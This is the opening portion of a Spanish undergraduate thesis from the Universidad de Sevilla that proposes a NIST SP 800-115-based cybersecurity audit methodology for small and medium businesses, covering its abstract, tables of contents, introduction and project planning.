



**UNIVERSIDAD DE SEVILLA**

**ESCUELA TÉCNICA SUPERIOR DE INGENIERÍA  
INFORMÁTICA**

GRADO EN INGENIERÍA INFORMÁTICA DEL SOFTWARE

TRABAJO FIN DE GRADO

## **Desarrollo de una auditoría de ciberseguridad para PYMEs**

Realizado por:

*Álvaro Ruiz Gutiérrez*

Dirigido por:

*Alejandro Carrasco Muñoz*

Departamento:

*Tecnología Electrónica*

**JUNIO 2025**

# Resumen

---

Este Trabajo Fin de Grado tiene como objetivo principal el diseño de un modelo de auditoría de ciberseguridad específicamente orientado a pequeñas y medianas empresas (PYMEs), accesible incluso para usuarios sin conocimientos técnicos avanzados.

Para ello, se establece un marco teórico que introduce los fundamentos esenciales de la ciberseguridad. En este apartado se analizan las principales amenazas cibernéticas que afectan a las PYMEs, se proponen planes de mitigación y se presentan buenas prácticas orientadas a reducir la superficie de exposición. Además, para quienes estén interesados en formarse en el ámbito de la ciberseguridad ofensiva, se incluyen las certificaciones más reconocidas del sector y una recopilación de herramientas ampliamente utilizadas en entornos profesionales.

Posteriormente, se desarrolla una metodología propia de auditoría basada en la normativa NIST SP 800-115, una de las más reconocidas a nivel internacional en el ámbito de la ciberseguridad. Esta metodología ha sido adaptada mediante el análisis detallado de procedimientos reales empleados por empresas especializadas del sector, con las que se ha mantenido contacto directo a través de reuniones y entrevistas realizadas durante el desarrollo del proyecto.

La propuesta metodológica se valida mediante un caso práctico aplicado a una PYME real, lo que permite demostrar su eficacia y extraer conclusiones prácticas sobre los riesgos detectados y las mejoras necesarias.

Como resultado, se obtiene una guía clara, estructurada y replicable, respaldada por la validación de expertos, que puede utilizarse como referencia para futuras auditorías básicas en entornos similares.

**Palabras clave:** Ciberseguridad, Auditoría de seguridad, PYMEs, Evaluación de riesgos, NIST SP 800-115, Análisis de vulnerabilidades.

# Abstract

---

This thesis aims to design a cybersecurity audit model specifically tailored for small and medium-sized enterprises (SMEs), accessible even to users without advanced technical knowledge.

To achieve this, a solid theoretical framework is established, introducing the essential foundations of cybersecurity. This section analyzes the main cyber threats affecting SMEs, proposes mitigation plans, and presents best practices aimed at reducing the attack surface. Additionally, for those interested in offensive cybersecurity training, the most recognized industry certifications and a collection of widely used professional tools are included.

Subsequently, a custom audit methodology is developed based on the NIST SP 800-115 framework, one of the most internationally recognized standards in the field of cybersecurity. This methodology has been adapted through a detailed analysis of real procedures employed by specialized companies in the sector, with whom direct contact has been maintained through meetings and interviews conducted during the development of the project.

This methodological proposal is validated through a practical case study applied to a real SME, demonstrating its effectiveness and allowing for practical conclusions regarding identified risks and necessary improvements.

As a result, a clear, structured, and replicable guide is obtained, supported by expert validation, which can serve as a reference for basic audits in similar environments.

**Keywords:** Cybersecurity, Security audit, SMEs, Risk assessment, NIST SP 800-115, Vulnerability analysis.

# Agradecimientos

---

A mi familia, por estar siempre presente en cada paso del camino. Gracias por vuestro amor, comprensión y por haberme dado el apoyo necesario, también en lo económico, para poder continuar con mi formación.

A mi pareja y a su familia, por su apoyo incondicional y por sostenerme en los momentos más difíciles. Gracias por estar siempre, por el cariño, la paciencia y por motivarme a seguir adelante cuando más lo necesitaba.

A mi tutor Alejandro, por aceptar ser parte de este camino. Gracias por la confianza depositada en mí, por las facilidades aportadas y por abrirme la puerta hacia una nueva etapa profesional.

A la empresa Beehacker, por su colaboración en este proyecto. Agradezco sinceramente la oportunidad que me han ofrecido para aplicar mis conocimientos en un entorno real y su implicación durante todo el proceso.

A la empresa que permitió ser auditada de forma anónima, por la confianza depositada, el trato cercano recibido en sus instalaciones y por permitir la realización de pruebas necesarias en su infraestructura tecnológica. Su colaboración ha sido fundamental para validar la metodología propuesta en un entorno real.

# Índice General

---

<b>Índice de General</b>	<b>IV</b>
<b>Índice de Figuras</b>	<b>VII</b>
<b>Índice de Cuadros</b>	<b>VIII</b>
<b>Índice de Códigos</b>	<b>IX</b>
<b>1. Introducción</b>	<b>1</b>
1.1. Motivación . . . . .	2
1.2. Objetivos . . . . .	2
1.3. Alcance y limitaciones . . . . .	3
1.4. Estructura del documento . . . . .	4
<b>2. Planificación</b>	<b>6</b>
2.1. Fases y lista de actividades . . . . .	6
2.2. Cronograma . . . . .	9
2.3. Roles y responsabilidades . . . . .	11
2.4. Recursos . . . . .	11
2.4.1. Recursos Humanos . . . . .	11
2.4.2. Recursos Materiales . . . . .	12
2.4.3. Costos Asociados . . . . .	12
2.5. Estimación de Costes . . . . .	13
<b>3. Requisitos formales</b>	<b>14</b>
<b>4. Fundamentos teóricos para una auditoría de ciberseguridad en PYMEs</b>	<b>16</b>
4.1. Principales amenazas y riesgos para PYMEs . . . . .	17
4.2. Planes de Mitigación . . . . .	20
4.3. Buenas prácticas . . . . .	22
4.3.1. Buenas prácticas en PYMES . . . . .	23
4.3.2. Buenas prácticas en auditorías de ciberseguridad . . . . .	24
4.4. Marco Regulatorio y Metodológico en Ciberseguridad . . . . .	25
4.4.1. Organismos Reguladores en Ciberseguridad . . . . .	25
4.4.2. Otros Organismos Internacionales . . . . .	27
4.4.3. Normativas y Estándares Aplicables . . . . .	29
4.4.4. Tipos de Auditoría de Seguridad Informática . . . . .	33

4.4.5. Metodologías de Auditoría en Ciberseguridad . . . . .	35
4.5. Herramientas de pentesting . . . . .	36
4.6. Certificaciones del sector . . . . .	38
<b>5. Metodología elegida: NIST SP 800-115</b>	<b>40</b>
5.1. Fase de Planificación (Planning Phase) . . . . .	41
5.2. Fase de Descubrimiento (Discovery Phase) . . . . .	41
5.3. Fase de Ataque (Attack Phase) . . . . .	41
5.4. Fase de Reporte (Reporting Phase) . . . . .	41
<b>6. Modelo de auditoría</b>	<b>43</b>
6.1. Diseño propuesto por BeeHacker . . . . .	44
6.1.1. Análisis del Perímetro de Red . . . . .	46
6.1.2. Fingerprint (Reconocimiento Interno) . . . . .	47
6.1.3. OSINT e Ingeniería Social . . . . .	48
6.1.4. Seguridad en IoT . . . . .	49
6.1.5. Auditoría Web . . . . .	50
6.1.6. Seguridad de la Infraestructura . . . . .	51
6.1.7. Seguridad de Endpoints y Datos . . . . .	52
<b>7. Requisitos previos para la ejecución de la auditoría</b>	<b>54</b>
<b>8. Propuesta metodológica de auditoría</b>	<b>56</b>
8.1. Fase de Planificación de la Auditoría . . . . .	56
8.2. Fase de Descubrimiento de la Auditoría . . . . .	58
8.2.1. Análisis Externo de Redes Inalámbricas . . . . .	58
8.2.2. Análisis Interno de Redes (Fingerprint) . . . . .	60
8.2.3. Análisis Interno de Tráfico de Red . . . . .	62
8.2.4. Análisis de vulnerabilidades . . . . .	63
8.2.5. Clasificación de vulnerabilidades . . . . .	64
8.2.6. OSINT e Ingeniería Social . . . . .	66
8.3. Fase de Ataque de la Auditoría . . . . .	71
8.3.1. Ataques de fuerza bruta sobre handshakes WPA/WPA2 . . . . .	71
8.3.2. Ataques Rogue AP (Rogue Access Points) . . . . .	72
8.3.3. Fuerza Bruta sobre servicios expuestos . . . . .	73
8.3.4. Explotación de vulnerabilidades detectadas . . . . .	74
8.3.5. Entornos de Directorio Activo . . . . .	75
8.3.6. Auditoría de aplicaciones web . . . . .	79
8.3.7. Post-explotación: escalado de privilegios y movimiento lateral . . . . .	80
8.4. Fase de Reporte de la Auditoría . . . . .	82
8.4.1. Informe Técnico Detallado . . . . .	82

8.4.2. Informe Ejecutivo . . . . .	83
8.4.3. Evaluación de Riesgos . . . . .	85
<b>9. Implementación de la Metodología Propuesta: Caso Práctico</b>	<b>88</b>
9.1. Fase de Planificación en el Caso Práctico . . . . .	89
9.1.1. Resultados Obtenidos en la Fase de Planificación . . . . .	92
9.2. Fase de Descubrimiento en el Caso Práctico . . . . .	92
9.2.1. Resultados de la fase de descubrimiento . . . . .	97
9.3. Fase de Ataque en el Caso Práctico . . . . .	98
9.4. Fase de Reporte del Caso Práctico . . . . .	102
<b>10. Resultados del proyecto</b>	<b>106</b>
<b>11. Conclusiones</b>	<b>108</b>
11.1. Líneas futuras . . . . .	108
11.2. Reflexión personal . . . . .	109
<b>Referencias</b>	<b>110</b>
<b>Anexo 1</b>	<b>114</b>
<b>Anexo 2</b>	<b>116</b>
<b>Anexo 3</b>	<b>118</b>
<b>Anexo 4</b>	<b>120</b>

# Índice de figuras

---

1.	Cronograma del proyecto. Fuente: Elaboración propia. . . . .	10
2.	Evolución histórica de la cantidad total de malware y PUA a nivel mundial. Fuente: AVTEST [2]. . . . .	18
3.	Mapa global de ciberamenazas en tiempo real. Fuente: Fortinet [10]. . . . .	20
4.	Pilares fundamentales de INCIBE. Fuente: INCIBE [12]. . . . .	26
5.	Funciones del Marco de Ciberseguridad de NIST. Fuente: DEVICE42 Company [17]. . . . .	28
6.	Triada de la Información. Fuente: 4IT Networks [26] . . . . .	32
7.	Metodología NIST SP 800-115. Fuente: [33] . . . . .	40
8.	Diagrama de flujo de los bloques del diseño del modelo de auditoría. Fuen- te: Elaboración propia . . . . .	45
9.	Tiempo estimado para romper contraseñas según su complejidad. Fuente: Hive Systems . . . . .	72
10.	Esquema de un ataque Rogue AP. Fuente: CISCO . . . . .	73
11.	Topología de red de la Empresa X . . . . .	91
12.	Redes inalámbricas disponibles. . . . .	93
13.	Handshake de LaFragua. . . . .	94
14.	Handshake de Saturno. . . . .	94
15.	Escaneo de activos con Nmap. . . . .	95
16.	Escaneo de activos puertos y servicios de cada activo. . . . .	96
17.	Panel de control de la impresora como Administrador. . . . .	99
18.	Explotación del servicio IPMI en el host 192.168.100.2 mediante Metasploit.100	
19.	Hash del usuario root del host 192.168.100.2 explotado mediante la vul- nerabilidad IPMI. . . . .	100
20.	Equipos del dominio de directorio activo. . . . .	101
21.	Envenenamiento del tráfico de red por IPV6. . . . .	101
22.	Panel de login CGI posiblemente vulnerable a Shellshock (.cgi). . . . .	102

# Índice de cuadros

---

1.	Distribución de roles y responsabilidades en el proyecto . . . . .	11
2.	Recursos Humanos . . . . .	12
3.	Recursos Materiales . . . . .	12
4.	Costos Asociados . . . . .	12
5.	Resumen de costes del proyecto . . . . .	13
6.	Requisitos formales del proyecto . . . . .	15
7.	Medidas de mitigación y su efectividad. . . . .	22
8.	Certificaciones GIAC ofrecidas por SANS y sus áreas de especialización .	29
9.	Comparativa de normativas y estándares en ciberseguridad. . . . .	33
10.	Herramientas de pentesting más empleadas . . . . .	37
11.	Objetivos y herramientas para el análisis del perímetro de red . . . . .	47
12.	Objetivos y herramientas utilizadas en la fase de reconocimiento interno (fingerprint) . . . . .	48
13.	Actividades y herramientas en la fase de inteligencia de fuentes abiertas e ingeniería social . . . . .	49
14.	Actividades y herramientas para la auditoría de seguridad en dispositivos IoT . . . . .	50
15.	Actividades y herramientas utilizadas en la auditoría de aplicaciones web .	51
16.	Actividades y herramientas empleadas para auditar la seguridad de la infraestructura . . . . .	52
17.	Actividades y herramientas empleadas para la auditoría de seguridad en endpoints y datos . . . . .	53
18.	Ejemplo de redes inalámbricas detectadas con Airodump-ng . . . . .	59
19.	Diferencias entre informe ejecutivo e informe técnico detallado. . . . .	85
20.	Pasos de la metodología NIST SP 800-30 para la evaluación de riesgos. .	86
21.	Matriz de riesgos para evaluar la criticidad de las vulnerabilidades. . . . .	86
22.	Ejemplo de análisis de riesgos. . . . .	87
23.	Top 10 vulnerabilidades detectadas ordenadas por criticidad. . . . .	97
24.	Evaluación de riesgos según NIST SP 800-30 basada en los activos críticos detectados. . . . .	104
25.	Resumen de métricas base del sistema CVSS 3.1 . . . . .	118
26.	Resumen de métricas temporales del sistema CVSS 3.1 . . . . .	119
27.	Resumen de métricas ambientales del sistema CVSS 3.1 . . . . .	119

# Índice de Códigos

---

1.	Captura WPA2 con Aircrack-ng . . . . .	59
2.	Escaneo de activos en la red . . . . .	60
3.	Escaneo de puertos y servicios con Nmap . . . . .	61
4.	Captura de tráfico con Wireshark . . . . .	62
5.	Enumeración con theHarvester . . . . .	69
6.	Extracción de metadatos . . . . .	69
7.	Búsqueda de filtraciones con DeHashed . . . . .	69
8.	Fuerza bruta con aircrack-ng . . . . .	71
9.	Ejemplo de fuerza bruta contra SSH . . . . .	74
10.	Ejemplo básico de uso de Metasploit para explotación de CVE . . . . .	75
11.	Enumeración de recursos SMB con NetExec . . . . .	76
12.	Acceso a recursos compartidos SMB con smbclient . . . . .	76
13.	Enumeración con rpcclient . . . . .	77
14.	Captura de hashes NTLMv2 con Responder . . . . .	77
15.	Relay NTLM y ejecución remota . . . . .	78
16.	Relay IPv6 con túnel SOCKS . . . . .	78
17.	Vista del túnel SOCKS en ntlmrelayx . . . . .	78
18.	Abuso del túnel SOCKS con netexec . . . . .	79
19.	Ejemplo de Pass-the-Hash . . . . .	79

## CAPÍTULO 1

---

# Introducción

---

En el mundo digital actual, la ciberseguridad ya no es una opción, sino una necesidad. Las pequeñas y medianas empresas (PYMEs), pilares fundamentales de la economía global, se encuentran entre los objetivos más vulnerables frente a ciberataques. A pesar de su importancia económica, muchas de estas empresas subestiman su exposición a amenazas digitales, creyendo erróneamente que su tamaño las hace pasar desapercibidas para los ciberdelincuentes. Sin embargo, esta percepción es un error crítico, ya que la limitada infraestructura de seguridad de las PYMEs las convierte en blancos fáciles.

Un claro ejemplo de la creciente amenaza cibernética es el ataque sufrido por el portal de afiliación del sindicato Comisiones Obreras (CCOO) en diciembre de 2023 [1]. El atacante explotó una vulnerabilidad en el formulario de afiliación, accediendo a la configuración interna del sitio web. Esta brecha permitió la subida de un archivo malicioso que otorgó control total sobre el sistema, facilitando el acceso a información sensible, incluyendo contraseñas sin la protección adecuada. Como resultado, el atacante alteró la página de inicio de aproximadamente 50 subdominios de ccoo.es, demostrando la facilidad con la que se puede comprometer la seguridad digital de una organización.

Este incidente subraya la necesidad de fortalecer la ciberseguridad en organizaciones de todos los tamaños. Las PYMEs, en particular, son especialmente susceptibles debido a la escasez de recursos y, en muchos casos, a una falta de concienciación sobre las amenazas digitales. La creciente digitalización y la dependencia de sistemas conectados a la red han ampliado la superficie de ataque, exponiendo a estas organizaciones a riesgos significativos.

En este contexto, es crucial que las PYMEs adopten medidas proactivas para proteger sus activos digitales. Este trabajo propone una guía práctica para la realización de auditorías de ciberseguridad, con el objetivo de identificar vulnerabilidades, evaluar riesgos y establecer estrategias de mitigación efectivas. A través de esta guía, se busca que las PYMEs fortalezcan su seguridad informática y enfrenten con mayor confianza los desafíos del entorno digital actual.

### 1.1. Motivación

Una de las principales motivaciones personales que impulsa la realización de este trabajo es mi interés en formarme profesionalmente como *pentester*<sup>1</sup>. Este proyecto supone un gran reto académico y personal, ya que se trata de una iniciativa que exige muchas horas de dedicación y esfuerzo. Representa además el cierre de mi etapa universitaria como estudiante de Ingeniería del Software, y el desafío más importante será enfrentarme a un ámbito completamente nuevo y desconocido, sin contar con información previa ni experiencia específica en auditorías de ciberseguridad.

Al mismo tiempo, me gustaría que esta guía sirviera como punto de partida para otros estudiantes en prácticas o personas con poca experiencia que deseen introducirse en el ámbito de la ciberseguridad. De este modo, no solo se contribuirá a la protección de las PYMEs, sino también al desarrollo de nuevos profesionales en el sector.

Además de la motivación personal, este proyecto surge con la intención de concientiar a las pequeñas y medianas empresas sobre la importancia de mantener un nivel adecuado de protección en materia de ciberseguridad. En un entorno cada vez más digitalizado, muchas PYMEs se enfrentan a amenazas constantes sin disponer de los medios necesarios para hacerles frente de forma eficaz. Según datos de la plataforma AV-TEST, se detectan más de 450.000 nuevas muestras de software malicioso cada día, y se estima que el 70 % de los ciberataques registrados en la Península Ibérica tienen como objetivo a este tipo de empresas [2].

Ante esta situación, el presente trabajo plantea el diseño de una guía práctica y accesible que permita realizar auditorías básicas de ciberseguridad, adaptada a entornos donde no siempre se dispone de conocimientos técnicos especializados.

### 1.2. Objetivos

El objetivo principal de este trabajo es diseñar un modelo de auditoría de ciberseguridad específico para PYMEs, que sea fácil de implementar por personas sin conocimientos técnicos avanzados. Los objetivos específicos incluyen:

- Establecer un marco teórico que contemple los fundamentos necesarios para dar una base inicial a cualquier persona interesada en la ciberseguridad.
- Proponer una metodología de auditoría completa y estructurada.

---

<sup>1</sup>*pentester* (del inglés *penetration tester*) es un profesional de la ciberseguridad que simula ataques controlados contra sistemas, redes o aplicaciones con el objetivo de identificar vulnerabilidades antes de que puedan ser explotadas por actores maliciosos.

- Desarrollar un caso práctico en una PYME real para validar la metodología propuesta.
- Analizar e interpretar los resultados obtenidos en el caso práctico, destacando las principales conclusiones y puntos de mejora detectados.
- Redactar un informe detallado que incluya el análisis de riesgos, vulnerabilidades detectadas y recomendaciones de mejora.
- Elaborar una guía clara y comprensible, diseñada específicamente para ser utilizada por personas con conocimientos básicos de ciberseguridad.

### 1.3. Alcance y limitaciones

El alcance está diseñado para cubrir todos los aspectos necesarios para realizar una auditoría de ciberseguridad efectiva en PYMEs, basándose en estándares y metodologías reconocidas internacionalmente.

1. **Marco teórico:** Se analizarán las principales amenazas y riesgos a los que se enfrentan las PYMEs, así como las herramientas más utilizadas en las auditorías de ciberseguridad. Además, se abordarán las normativas más relevantes tanto a nivel nacional como europeo, junto con las metodologías reconocidas dentro del sector. También se incluirán recomendaciones de buenas prácticas desde la perspectiva de una PYME y de un auditor de seguridad. Por último, se presentará una selección de certificaciones fundamentales en el ámbito de la ciberseguridad, con el objetivo de orientar a quienes deseen iniciarse profesionalmente en este campo.
2. **Requisitos previos:** Se detallarán los conocimientos, habilidades y recursos técnicos necesarios para realizar auditorías efectivas, incluyendo la configuración de entornos de prueba y el uso de herramientas especializadas.
3. **Propuesta de metodología:** Se desarrollará una metodología estructurada que incluirá el análisis exhaustivo de todos los aspectos a evaluar en una auditoría de ciberseguridad completa.
4. **Caso práctico:** Se implementará un caso práctico que aplicará la metodología propuesta de manera parcial en un entorno real, permitiendo ilustrar de manera tangible el proceso completo de una auditoría de ciberseguridad.
5. **Informe final:** Se elaborará dos informes que reflejen el estado actual de la ciberseguridad en la empresa auditada y las recomendaciones pertinentes.

## Limitaciones del proyecto

Con respecto a las limitaciones, es importante destacar que este trabajo se ha desarrollado dentro de un contexto académico, con restricciones tanto personales como materiales que condicionan el alcance total de una auditoría profesional. A continuación, se detallan los principales factores que han limitado el desarrollo del proyecto:

- **Limitación de recursos humanos:** El proyecto ha sido desarrollado por una única persona, lo cual limita la posibilidad de abordar en profundidad todas las fases de una auditoría profesional, que habitualmente requiere un equipo de al menos 3 o 4 profesionales dirigidos por un jefe de equipo.
- **Limitación de recursos técnicos:** No se cuenta con todo el equipamiento hardware necesario para realizar algunas pruebas avanzadas, por lo que se reduce el alcance de ciertas evaluaciones técnicas.
- **Limitación presupuestaria:** No ha sido posible adquirir herramientas profesionales de pago que, si bien no son imprescindibles, sí complementan y facilitan el trabajo de auditoría en ciertas fases.
- **Limitación por falta de experiencia profesional:** Al no tener experiencia previa en el sector, algunas fases han supuesto un reto adicional en términos de tiempo y aprendizaje, aunque se ha procurado mantener el mayor nivel de rigor posible apoyándose en estándares y documentación reconocida.
- **Confidencialidad del entorno auditado:** Para preservar la seguridad de la empresa auditada, no se revelará su identidad ni se detallarán públicamente vulnerabilidades específicas que puedan poner en riesgo su infraestructura tecnológica.
- **Cobertura parcial de técnicas ofensivas:** Debido a la amplia variedad de técnicas existentes en el ámbito del hacking ético y la auditoría ofensiva, este proyecto solo aborda una selección limitada de pruebas, de nivel intermedio y avalado profesionalmente, que sirvan como ejemplo práctico y aplicable a un entorno PYME.

### 1.4. Estructura del documento

El documento está organizado en diez capítulos que abordan de manera integral todos los aspectos necesarios para el desarrollo de una auditoría de ciberseguridad en PYMEs. La estructura es la siguiente:

- **Resumen:** Síntesis del contenido, objetivos y resultados del trabajo.
- **Agradecimientos:** Reconocimiento a las personas y entidades que han contribuido al desarrollo de este trabajo.

- **Introducción:** Presentación del contexto de la ciberseguridad en PYMEs, motivación ,objetivos, alcance y limitaciones.
- **Planificación:** Descripción de la organización del trabajo, incluyendo cronograma, recursos utilizados, costes y fases del proyecto.
- **Requisitos Formales:** Descripción de los requisitos formales que debe cumplir la documentación de la memoria de este trabajo.
- **Marco Teórico:** Aborda los principios fundamentales y el estado actual de la ciberseguridad, sirviendo como base para el análisis posterior y la construcción de la propuesta metodológica.
- **Metodología elegida:** Expone la metodología de auditoría base para modelar nuestro propio modelo.
- **Modelo de auditoría:** Introduce las fases de un modelo de auditoría adaptado a las PYMEs y propuesto por BeeHacker.
- **Requisitos previos a una auditoría:** Definición de los requisitos previos a una auditoría de ciberseguridad.
- **Propuesta de auditoría:** Representa uno de los pilares fundamentales de este trabajo, ya que materializa de forma práctica todo el aprendizaje adquirido a lo largo del desarrollo del proyecto.
- **Caso Práctico:** Implementación de la auditoría en un entorno real,(una PYME), aplicando las herramientas y técnicas descritas.
- **Resultados y Conclusiones:** Reflexión sobre los hallazgos, lecciones aprendidas y posibles trabajos futuros.
- **Referencias:** Fuentes consultadas para la realización del trabajo.
- **Anexos:** Material complementario que apoya el desarrollo del caso práctico y la comprensión de la metodología.

# CAPÍTULO 2

---

## Planificación

---

Este capítulo presenta la planificación detallada para el desarrollo del trabajo. Se describirán las fases y tareas específicas a desarrollar, los roles y responsabilidades de los participantes en el proyecto, así como un cronograma que permitirá visualizar el progreso del trabajo a lo largo del tiempo. Además, se identificarán los recursos necesarios para llevar a cabo el proyecto y se realizará un análisis de los costes asociados.

### 2.1. Fases y lista de actividades

#### Fase 1 - Gestión del Proyecto

##### ■ 1.1 Plan de Inicio

- **1.1.1 Reunión inicial:** Primer encuentro con el tutor para explorar posibles temas de interés para el TFG.
- **1.1.2 Investigación preliminar:** Análisis de las diferentes opciones y selección del tema más adecuado.
- **1.1.3 Adjudicación TFG:** Confirmación oficial del tema y asignación del trabajo.
- **1.1.4 Inicio del trabajo:** Comienzo formal de la redacción y desarrollo del trabajo.
- **1.1.5 Investigación orientada a los objetivos:** Ampliación del conocimiento sobre el tema seleccionado.
- **1.1.6 Segunda reunión con el tutor:** Reunión para debatir la estructura y organización del TFG.
- **1.1.7 Reunión con CTO BeeHacker:** Análisis de la viabilidad del trabajo y perspectivas del sector.

- **1.1.8 Segunda reunión con CTO BeeHacker:** Obtención de información adicional.
- **1.1.9 Desarrollo de la introducción:** Definición clara de los objetivos, alcance, motivación y requisitos.

#### ■ 1.2 Planificación

- **1.2.1 Definición de fases y tareas:** Establecimiento de las fases y actividades del proyecto.
- **1.2.2 Definición de roles y responsables:** Asignación de roles y responsabilidades del proyecto.
- **1.2.3 Cronograma:** Desarrollo del cronograma en MSProject.
- **1.2.4 Recursos:** Identificación de recursos humanos y materiales.
- **1.2.5 Estimación de costes:** Cálculo del presupuesto estimado.
- **1.2.6 Definición de objetivos, alcance y requisitos:** Desarrollo de los objetivos específicos del proyecto, delimitación del alcance y definición de los requisitos necesarios para el desarrollo del producto.

#### ■ 1.3 Seguimiento y Control

- **1.3.1 Corrección de la introducción:** Corrección y ajuste de la introducción.
- **1.3.2 Corrección de la planificación:** Corrección y ajuste de la planificación.
- **1.3.3 Corrección del marco teórico:** Corrección y ajuste del marco teórico.
- **1.3.4 Corrección del modelo de auditoría:** Corrección y ajuste del modelo de auditoría.
- **1.3.5 Informe y control del desempeño:** Generación de informes de seguimiento.

#### ■ 1.4 Cierre

- **1.4.1 Informe final con resultados:** Documentación final con las conclusiones.
- **1.4.2 Plan de mitigación de riesgos:** Propuesta de acciones correctivas.

### **Fase 2 - Desarrollo del Producto**

#### ■ 2.1 Marco teórico

- **2.1.1 Desarrollo del marco teórico:** Investigación, análisis, redacción y estructuración del marco conceptual.

#### ■ 2.2 Metodología de auditoría

- **2.2.1 Elección de metodología:** Investigación, análisis, redacción de una metodología reconocida.

- **2.3 Diseño de auditoría**

- **2.3.1 Desarrollo de objetivos:** Definición de objetivos propuestos para el desarrollo de una auditoría.

- **2.4 Requisitos previos a una auditoría**

- **2.4.1 Desarrollo de requisitos:** Análisis y desarrollo de los requisitos formales necesarios previos a la evaluación de una auditoría de ciberseguridad.

- **2.5 Propuesta de auditoría**

- **2.5.1 Diseño del modelo:** Definición de la estructura metodológica y los procedimientos a seguir.

- **2.5.2 Revisión del modelo:** Revisión y aprobación del modelo de auditoría.

- **2.6 Caso práctico**

- **2.6.1 Desarrollo del caso práctico:** Ejecución y aplicación en la PYME.

- **2.6.2 Seguimiento de la práctica:** Monitorización y análisis del proceso.

- **2.7 Resultados**

- **2.7.1 Descripción de resultados:** Descripción de los resultados obtenidos en el caso práctico.

### **Fase 3 - Revisión técnica formal**

- **3.1 Revisión del proyecto**

- **3.1.1 Análisis completo del trabajo desarrollado y correcciones necesarias.**

### **Fase 4 - Presentación**

- **4.1 Presentación del proyecto**

- **4.1.1 Exposición y defensa del trabajo realizado.**

## 2.2. Cronograma

El cronograma presentado a continuación muestra la planificación general del proyecto, centrada en las fases clave del desarrollo sin entrar en el detalle de cada tarea individual. La duración total del trabajo ha sido de nueve meses, dado que se la ha dado mayor importancia a partir del mes de mayo, una vez finalizadas las asignaturas del curso actual.

Para consultar un desglose más detallado de las actividades realizadas, incluyendo descripciones y tiempos invertidos en cada una, puede accederse al recurso utilizado para el seguimiento del proyecto, disponible en el **Anexo 1**.

En la siguiente figura se muestra el diagrama de Gantt, que recoge visualmente las distintas fases del proyecto y su distribución temporal.

# GRÁFICO GANTT




Figura 1: Cronograma del proyecto. Fuente: Elaboración propia.

### 2.3. Roles y responsabilidades

Cuadro 1: Distribución de roles y responsabilidades en el proyecto

Rol	Responsabilidad
Analista/Desarrollador (Alumno)	Planificación y redacción del documento
Analista/Desarrollador (Alumno)	Investigación y análisis de ciberseguridad en PYMEs
